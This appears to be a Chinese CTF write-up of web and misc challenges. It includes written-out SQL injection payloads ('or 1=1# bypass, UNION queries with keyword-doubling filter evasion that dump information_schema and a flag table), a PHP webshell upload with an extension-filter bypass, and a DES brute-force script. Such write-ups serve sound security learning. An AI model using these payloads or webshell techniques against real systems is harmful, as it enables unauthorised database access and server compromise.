
**Web**


**Easy js**

直接在index.js里面修改、

找到function c 将h1+=1直接修改为h1=99999999

Ctrl+s保存





**Baby sql**

先输入admin没有应答


再用万能密码‘or 1=1#（我记得应该是这个）有回答用户名admin和密码应该是md5加密的


然后再判断字段数，用order by判断为3


再union联合注入爆破flag

[(34条消息) POST注入（一）\_樱浅沐冰的博客-CSDN博客\_post注入](https://blog.csdn.net/qq_45300786/article/details/107126787)










这篇文章也算是这题的wp吧（不是）

注入语句copy能直接获得flag





**Easy Sql**

好难啊，这真的是easysql吗？还有时间盲注（参照wp我发现不能是单引号，得是双引号，虽然我也不知道是为什么）（我也很惊讶！居然在最后一天google到了原题wp，看来有py交易啊）

该题是有对sql语句进行过滤

考虑万能密码对语句进行闭合（而且只有双引号才有回显，单引号无（雾））之前一直用单引号，没找到回显就没做出来）

看到之前时间盲注的wp我悟了，原来跟前面baby是基本完全一样的，只是要细心找一下每个字符串都有可能被过滤

“or 1=1#语句闭合，由于过滤了or，考虑和文件上传一样重复使用

“oorr 1=1#过滤了中间or剩了or

当我输入" oorr 1=1 oorrder by 1，2，3#有回显

但是" oorr 1=1 oorrder by 1,2,3,4#报错


字段数应该和baby一样为3



然后就同上题baby 对于敏感字符一律多写进行绕过

为了方便，后面我就在burpsuite上写题

输入1" ununionion seselectlect 1,database(),version()#


得到

和baby做法一样，只要过滤输出

爆表：


1" ununionion seselectlect 1,2,grrooup\_concat(table\_name) frroom infoorrmation\_schema.tables whwhereere table\_schema=database()#

回显出来




在获取flag表

1" ununionion seselectlect 1,2,grrooup\_concat(column\_name) frroom infoorrmation\_schema.columns whwhereere table\_schema=database() and table\_name='flflagag' #



最后获取字段值

1" ununionion seselectlect 1,grrooup\_concat(id),grrooup\_concat(flflagag) frroom flflagag #



**Baby upload**

和ctfhub上面一道题很像


[(34条消息) CTFHubWeb—文件上传\_Stray.io的博客-CSDN博客](https://blog.csdn.net/qq_45927819/article/details/119113770)


推测一句话木马直接上传连接蚁剑‘

一句话木马php版本直接写入php文件上传



连接成功后直接在根目录找到flag文件







**Easy upload**

区别于baby的题就是过滤了文件的后缀名（源码有列出）

那我就上传1.pphphp文件，过滤了php剩了php




有了后缀名，连接蚁剑，一样的根目录下找到flag



**Misc**

**BOOMshakalaka**

主要是爆破手段，直接安装pydes库，上脚本



上脚本

from pyDes import CBC,des,PAD\_PKCS5  
import binascii  
list=['1','2','3','4','5','6','7','8','9','0','A','B','C','D','E','F']  
  
KEY="pl2iz!z."  
for a in list:  
 for b in list:  
 for c in list:  
 for d in list:  
 str='92F7B9'+a+'2101134780DC5A6584025EBDAA3A182407EB3'+b+'11275D3D592808998A5CA556C88DD6228AC53C389'+c+'A4B69040A0C7045E8B9F064C89A0F1795232F4AFA17C79F5A784'+d+'6A02'  
 try:  
 secret\_key=KEY  
 iv=secret\_key  
 d=des(secret\_key,CBC,iv,pad=None,padmode=PAD\_PKCS5)  
  
 k=d.decrypt(binascii.a2b\_hex(str),padmode=PAD\_PKCS5)  
 if len(k)>8:  
 print(k)  
  
 except:  
 pass

爆破范围确定字母只有A-E，加个F保险。爆破出来，答案在最后几列有flag

爆破的过滤条件没想好，但是确实索性能爆出flag（耗费的时间有点长）

**guesssssssme**

b站BV号AV号就不说了，视频标题第一个字符

**FGO**


百度ctf拼图有惊喜！！！

拼图在kali上

安装montage和gaps（使用方法详见百度，这里不想去翻命令了（不是））


Montage自动拼图，但注意输入尺寸（根据原图1920x1080）尺寸是32\*18

就是1920/60\*1080/60





但是注意拼出的图（我拼出来是一个4K的图，可以在windows的画图上缩减一下变成1080p的规格）再用gaps自动修复






然后多试几次flag（偷偷抹泪，试了好多次）

**套娃**

只能写脚本了，在kali上写shell脚本




同一文件夹中，打开那个txt， copy and paste就好

**Easy C51**

1.hex文件，拿去ida打开，查看hex view


[(34条消息) IDA编译STM32 Hex\Bin文件成C代码\_Wolf的专栏-CSDN博客\_hex文件反编译成c语言](https://blog.csdn.net/daidi1989/article/details/86304843)

可以先按照上面的博客设置一下，就能直接查看了



**FFIVE**

F5-stegnograph软件使用



有一个output文件打开是乱码


但winhex一下判断是zip包，直接改后缀

得到一个brainfuck解码的东西

解出来就是flag




**ZERO-WIDTH**



网上找的脚本，安装zwsp\_steg模块（网站不能解200f的，有一个js在github上能解，但确实不知道怎么用，只能找了个脚本解）

将txt文件复制粘贴在字符里面，运行直接得出结果（因为是零宽字符文本编辑器无显示，vim有）




**Secret**

太明显了取证用volatility


先找到info

然后直接看命令



用filescan | grep flag就可发现有个flag.txt在桌面上，但试了好久也没dumpfile到，后面发现在桌面还有一个aha.zip，可以dumpfile，并且找到了flag.txt文件就在里面，原来是加了密，自然不能dump file出来。

